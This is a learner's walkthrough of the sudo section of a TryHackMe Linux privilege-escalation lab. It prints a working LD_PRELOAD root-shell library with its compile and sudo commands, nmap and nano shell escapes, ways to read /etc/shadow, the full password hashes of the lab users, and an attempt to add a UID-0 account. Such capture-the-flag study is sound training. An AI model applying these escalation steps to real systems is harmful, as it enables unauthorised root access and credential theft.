2 - SUDO

Quick info on sudo command: "it allows you to run a program with root privileges."(TryHackMe). There are ways an administrator can allow a user to run sudo in specific applications. The command to check the current user's sudo privileges is #sudo -l

TryHackMe suggest a source that provides more info on how any program with sudo rights to the current user can be used for privilege escalation (link: https://gtfobins.github.io/).


Some applications will not have a known exploit within the context shown in the link above. Such an application you may see is the Apache2 server.

-Leveraging application functions

There are ways to use application functions against the system. Here, they give the example of apache2. It is possible to leak system information by leveraging a function of the application. Apache2 has an option that supports loading alternative configuration files(-f {specify an alternate ServerConfigFile}). We can load the /etc/shadow file using this option which will result in an error message that includes the first line of the /etc/shadow.


-Leveraging "LD_PRELOAD"

Info:



LD_PRELOAD is a function that allows any program to use shared libraries. This blog post will give you an idea about the capabilities of LD_PRELOAD. If the "env_keep" option is enabled we can generate a shared library which will be loaded and executed before the program is run. Please note the LD_PRELOAD option will be ignored if the real user ID is different from the effective user ID.

Summarization of the steps for this privilege escalation vector:



1. Check for LD_PRELOAD (with the env_keep option)
2. Write a simple C code compiled as a share object (.so extension) file
3. Run the program with sudo rights and the LD_PRELOAD option pointing to our .so file


The code in C to spawn a root shell:

```
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
```

Then,

We can save this code as shell.c and compile it using gcc into a shared object file using the following parameters;

```
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
```



```
user@debian:~/ldpreload$ gcc -fPIC -shared -o shell.so shell.c -nostartfiles
user@debian:~/ldpreload$ ls
shell.c  shell.so
user@debian:~/ldpreload$
```


Finally,

We can now use this shared object file when launching any program our user can run with sudo. In our case, Apache2, find, or almost any of the programs we can run with sudo can be used.

We need to run the program by specifying the LD_PRELOAD option, as follows;

```
sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
```

This will result in a shell spawn with root privileges.




```
user@debian:~/ldpreload$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~/ldpreload$ whoami
user
user@debian:~/ldpreload$ sudo LD_PRELOAD=/home/user/ldpreload/shell.so find
root@debian:/home/user/ldpreload# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user/ldpreload# whoami
root
root@debian:/home/user/ldpreload#
```

From here on, I am going to be conducting the privilege escalation mentioned above. We have ssh credential for user karen, now we need to get root.

So sad, I was doing so much research, trying to learn how to properly execute the privilege escalation mentioned above to get root privileges and read the flag2.txt file..... it turns out the flag2.txt file can be read by any user, so we can just "cat" it and copy the flag. The LD_PRELOAD function is not enabled in this system. I started thinking it was going to be more complicated than only following the steps mentioned above, but it was the opposite. I was actually making it more difficult than the necessary. If I had "ls -la"(-l {long listing format: includes details such as permissions, number of links, owner, group, size, and last modified date for each file or directory.}; and -a {list all files: including hidden files}) the file earlier, I would have seen it.

But, it is not over yet. This questions seems really out of nowhere: they ask how would we use Nmap to spawn a root shell if our user had sudo rights on nmap? I have read the lesson from the beginning many times now, and at no moment they mention this anywhere. I had to search it up, and find the answers in other walkthroughs. I searched for an explanation on google, but I did not find useful information. The closest I got to why this command is used to spawn a root shell for users with sudo rights on nmap was this explanation from ChatGPT:




```bash
sudo nmap --interactive
```

This will start `nmap` in interactive mode, allowing you to run shell commands. To spawn a root shell, you can use the `!sh` command:

```bash
!sh
```

Then, I found this in this website(https://gtfobins.github.io/gtfobins/nmap/)




(b) The interactive mode, available on versions 2.02 to 5.21, can be used to execute shell commands.

```
nmap --interactive
nmap> !sh
```

Good information to keep in our handbook, but there was no way I could possibly know that from the information provided in this room.


Okay, now we need the password's hash of this user "frank". We do not have permission to read the /etc/shadow file(



```
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

). What now?


We do have sudo access to three different commands. But, I cannot seem to tie the information from the lesson to solving this privilege escalation problem.




```
$ sudo -l
Matching Defaults entries for karen on ip-10-10-10-3:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-10-3:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
```

.

This is embarrassing. We can open the /etc/shadow file using the nano command with root privilege because we have sudo privileges for running the "nano" command. Once we run "sudo nano /etc/shadow" you are going to find the hash for frank's password.




```
  GNU nano 4.8
root:*:18561:0:99999:7:::
daemon:*:18561:0:99999:7:::
bin:*:18561:0:99999:7:::
sys:*:18561:0:99999:7:::
sync:*:18561:0:99999:7:::
games:*:18561:0:99999:7:::
man:*:18561:0:99999:7:::
lp:*:18561:0:99999:7:::
mail:*:18561:0:99999:7:::
news:*:18561:0:99999:7:::
uucp:*:18561:0:99999:7:::
proxy:*:18561:0:99999:7:::
www-data:*:18561:0:99999:7:::
backup:*:18561:0:99999:7:::
list:*:18561:0:99999:7:::
irc:*:18561:0:99999:7:::
gnats:*:18561:0:99999:7:::
nobody:*:18561:0:99999:7:::
systemd-network:*:18561:0:99999:7:::
systemd-resolve:*:18561:0:99999:7:::
systemd-timesync:*:18561:0:99999:7:::
messagebus:*:18561:0:99999:7:::
syslog:*:18561:0:99999:7:::
_apt:*:18561:0:99999:7:::
tss:*:18561:0:99999:7:::
uuidd:*:18561:0:99999:7:::
tcpdump:*:18561:0:99999:7:::
```



```
tcpdump:*:18561:0:99999:7:::
sshd:*:18561:0:99999:7:::
landscape:*:18561:0:99999:7:::
pollinate:*:18561:0:99999:7:::
ec2-instance-connect:!:18561:0:99999:7:::
systemd-coredump:!!:18796::::::
ubuntu:!:18796:0:99999:7:::
lxd:!:18796::::::
karen:$6$QHTxjZ77ZcxU54ov$DCV2wd1mG5wJoTB.cXJoXtLVDZe1Ec1jbQFv3ICAYbnMqdhJzIEi3H4qyyKO7T75h4hHQWuWWzBH7brjZiSaX0:18796:0:99999:7:::
frank:$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1:18796:0:99999:7:::

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     M-U Undo       M-A Mark Text  M-] To Bracket M-Q Previous
^X Exit        ^R Read File   ^\ Replace     ^U Paste Text  ^T To Spell    ^_ Go To Line  M-E Redo       M-6 Copy Text  ^Q Where Was   M-W Next
```

It is at the end of the file. But lets not stop here, as this answers the last question, but does not solve our root problem. Lets see if we can crack the password.


The hash is either sha512crypt or a SHA512 as hash identifier suggests (

- 

```
✔ Possible identifications: Decrypt Hashes
$6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1 - Possible algorithms: sha512crypt $6$, SHA512 (Unix)
```

)

Wait. Instead trying to crack the password, lets try to add a new user with a UID of 0 (root). I was able to successfully edit the file and save it. But, when I ran the command to switch to the new user "sudo su newuser", I got an error "Sorry, user karen is not allowed to execute '/usr/bin/su newuser' as root on ip-X-X-X-X.eu-west-1.compute.internal." (



```
$ sudo su newuser
[sudo] password for karen:
Sorry, user karen is not allowed to execute '/usr/bin/su newuser' as root on ip-10-10-10-3.eu-west-1.compute.internal.
$ 
```

)


I tried switching user with "sudo -u newuser bash" but it also did not work. It seems that would be wise to crack that password after all. Maybe frank's account have more sudo privileges than karen, or some other privilege escalation vector.

Okay, I know it seemed that we were done, but I found an article that correspond to the walkthrough of the room. I would not be writing it up here if it wasn't worth it. Specially for the SUDO section (the one I am currently writing about). This is something far from my knowledge, and skills. The url for the article is

https://dev.to/christinec_dev/try-hack-me-linux-privesc-complete-write-up-20fg

I used the method presented by Christine in her article to read the /etc/shadow file, and get frank's password hash. I know it is already solved, but the way she did it spawns a root shell, so it is something worth having in our arsenal for future attacks. And, come on, spawning a root shell from abusing sudo privileges for the nano command is not for everybody. So, if you haven't gone check the article yet, in the next lines I will document my process of getting root using the method shown by her.


1-Obviously, to be able to perform this escalation privilege technique we need sudo privileges for running the "nano" command. We can check if the current user possesses the privilege by issuing "sudo -l" command. In our case, we do. (



```
$ sudo -l
Matching Defaults entries for karen on ip-10-10-133-64:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-133-64:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
$
```


)

2- Issue the command "sudo nano" in the terminal, and then press CTRL+R (read file) and CTRL+X(execute commands). Then, enter the following command to get root "reset; bash 1>&0 2>&0" (without quotation marks). The following screenshot should clear your doubts:




```
  GNU nano 4.8                          New Buffer

Command to execute: reset; bash 1>&0 2>&0
^G Get Help                   M-F New Buffer                 ^X Read File
^C Cancel                     M-\ Pipe Text
```

. Then, press enter. And, voilá! We have root.




```
  GNU nano 4.8                          New Buffer

                              [ Executing ... ]root@ip-10-10-133-64:/#
^G Get Help                   M-F New Buffer                 ^X Read File
^C Cancel                     M-\ Pipe Text
```

. If it looks weird like mine did, just press enter, or issue any command and the terminal will fix itself.



```
                                              [ Executing ... ]root@ip-10-10-133-64:/# whoami
rootet Help                           M-F New Buffer                         ^X Read File
